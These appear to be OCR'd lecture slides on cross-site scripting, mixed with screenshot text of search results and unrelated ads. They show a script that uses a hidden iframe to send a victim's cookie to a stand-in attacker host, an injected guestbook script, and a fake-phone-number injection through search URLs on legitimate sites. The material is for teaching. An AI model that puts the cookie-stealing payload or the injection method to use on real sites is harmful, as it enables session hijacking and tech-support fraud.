
```
<iframe frameborder=0 src="" height=0 width=0 id="XSS"
name="XSS"></iframe>
<script>
  frames["XSS"].location.href="http://www.evilsite.com/steal.php?cookie="+document.cookie;
</script>
```

Think-pair-share

- What prevents browsers from scanning for and blocking XSS attacks from happening?

```
<html>
  <title>My Guestbook!</title>
  <body>
    Your comments are greatly appreciated! <br/>
          Here is what everyone said: <br/>
          Sam: Hello
          <script>alert("XSS injection!")</script> <br/>
          Joe: Hi! <br/>
          John: Hello how are you? <br/>
          Jane: How does the guestbook work?<br/>
  </body>
</html>
```

Classic non-persistent XSS Attack



Attacker

Malicious URL

Victim

URL GET string


Attack

XSS Vulnerable Website

Non-persistent XSS

- Attack does not persist past the attacker (or victim) session
- Classic example is a search page that echo's the search query
- Attacker adds the attack to the GET string of the URL
- Victim clicks the URL and their browser executes the attack code

https://www.google.com/search?q=computer+security



Results for **Waterloo, ON N2V 1E3** · Choose area

Computer security refers to measures and controls that ensure the confidentiality, integrity and availability of the information processed and stored by a computer. This includes everything from protecting physical information assets, to data security and computer safety practices.


Berkeley Boot Camps
https://bootcamp.berkeley.edu › blog › what-is-computer...

What Is Computer Security? (And Why It's Important)

Dogpile shows the raw search term in the resulting page.

Better potential target for XSS than Google

https://www.dogpile.com/serp?q=computer+security



Searches related to **computer security**

Different Types Of **Computer Secu**...
What Is **Computer Security** Definiti...
How Is **Computer Security** Underst...
Computer Security Software For W...
5 Types Of **Computer Security**
Computer Security Vs Cyber **Secur**...
What Is **Computer Security** Example
What **Security** Is On My **Computer**

Web Results

What is cyber security? | Cloudflare
https://www.cloudflare.com/learning/security/what-is...
Cyber security is the practice of protecting networks, applications, confidential or sensitive data, and users from cyber attacks. Cyber attacks are malicious attempts by individuals or groups to gain unauthorized access to computer systems, networks, and devices in order to steal information, disrupt operations, or launch larger attacks.

What Is Cybersecurity? | Microsoft Security
https://www.microsoft.com/en-us/security/business/...
Cybersecurity defined. Cybersecurity is a set of processes, best practices, and technology solutions that help protect your critical systems and network from digital attacks. As data has proliferated and more people work and connect from anywhere, bad actors have responded by developing sophisticated methods for gaining access to your resources ...


What is Cybersecurity? | IBM
https://www.ibm.com/topics/cybersecurity
Critical infrastructure security protects the computer systems, applications, networks, data and digital assets that a society depends on for national security, economic health and public safety. In the United States, the National Institute of Standards and Technology (NIST) developed a cybersecurity framework to help IT providers in this area.

Searches related to **computer security**

Different Types Of **Computer Security**
5 Types Of **Computer Security**
What Is **Computer Security** Definition
Computer Security Vs Cyber **Security**
How Is **Computer Security** Understood
What Is **Computer Security** Example
Computer Security Software For Windows ...
What **Security** Is On My **Computer**

Put wrong phone number on a legit website

- Search for “Call Us <wrong phone number>”



Call Us 1-805-749-2108 for free


Shop Explore

Explore

"Call Us 1-805-749-2108 for free"

1-19 of 120 results

Microsoft-Report a technical support scam
https://www.microsoft.com/en-US/concern/scam
Microsoft Store. Account profile; Download Center; Microsoft Store support; Returns; Order tracking



Address bar shows hp.com. Browser displays scammers' malicious text anyway.

Microsoft, Apple, Bank of America, and many more sites all targeted.

DAN GOODIN – JUN 18, 2025 5:10 PM | 119

Tech support scammers have devised a method to inject their fake phone numbers into webpages when a target's web browser visits official sites for Apple, PayPal, Netflix, and other companies.


The ruse, outlined in a post on Wednesday from security firm Malwarebytes, threatens to trick users into calling the malicious numbers even when they think they're taking measures to prevent falling for such scams. One of the more common pieces of security advice is to carefully scrutinize the address bar of a browser to ensure it's pointing to an organization’s official website. The ongoing scam is able to bypass such checks.

Not the Apple page you're looking for

“If I showed the [webpage] to my parents, I don't think they would be able to tell that this is fake,” Jérôme Segura, lead malware intelligence analyst at Malwarebytes, said in an interview. “As the user, if you click on those links, you think, ‘Oh I'm actually on the Apple website and Apple is recommending that I call this number.’”

Attack: Put wrong phone number on a legit website

- Attacker buys ad space from Google for search terms like "Microsoft tech support"
- Ad links to the URL: https://www.microsoft.com/en-ca/search/explore?q=Call+Us+1%3D8c5-749-2108+for+free
- Google does not detect attack because the link is to a real Microsoft page



First few “results” are ads

Sponsored

The Pioneer Woman
https://www.thepioneerwoman.com

How to Cook Rice - Easy White Rice Recipe

How to Cook Rice — Say goodbye to instant rice with this super easy method for cooking supremely fluffy white rice without a rice...

Cook rice in a saucepan on the stove · Secret to Cooking the Fluffiest Rice · 30 Minute Meals

Summer Sale: Up to 30% off Baby Shower Games

Sponsored

Good Housekeeping
https://www.goodhousekeeping.com

How to make white rice in 4 steps

How to Cook Rice — This quick and simple recipe gives you fluffy rice every time. Editor's Top Picks. Best of 2025. Ratings. Reviews. Summer Deals.

Best Easy Baking Recipes · Best Coffee Recipes · Brussels Sprout Recipes

RecipeTin Eats
https://www.recipetineats.com › All Posts › Asian

